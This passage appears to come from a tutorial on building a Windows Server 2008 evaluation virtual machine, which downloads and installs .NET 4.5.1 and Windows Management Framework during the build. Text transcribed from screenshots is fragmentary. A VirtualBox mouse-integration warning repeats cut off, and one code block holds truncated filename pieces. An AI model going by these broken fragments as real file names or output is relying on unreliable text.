
This process may take some time. So get a coffee or some snacks. During the building process, the virtual machine may fire up like this many times. Just wait for it to finish the process.



The Virtual Machine reports that the guest OS does not support **mouse pointer integration** in the current video mode. You need to capture the mouse (by clicking over the VM display or pressing

```
f7/7601.17514.101119-1850_x64fre_server_eval_en-us-G
rverca.crt
rt
```


In the below images we can see the virtual machine downloading and installing Dotnet and Windows Management Framework respectively as part of the building process.



The Virtual Machine reports that the guest OS does not support **mouse pointer integration** in the current video mode. You need to capture the

Administrator: C:\Windows\System32\cmd.exe

```
Downloading dotNet 4.5.1
Starting installation process...

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     61       7     1492       4212    65     0.06   1804 dotnet
```




The Virtual Machine reports that the guest OS does not support **mouse pointer integration** in the current video mode. You need to capture the

